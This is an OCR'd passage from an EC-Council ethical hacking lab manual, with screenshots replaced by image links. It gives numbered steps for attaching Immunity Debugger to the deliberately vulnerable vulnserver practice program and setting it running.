


11. The **Immunity Debugger** main window appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. You can observe that the status is **Paused** in the bottom-right corner of the window.




16. Click on the **Run program** icon in the toolbar to run **Immunity Debugger**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



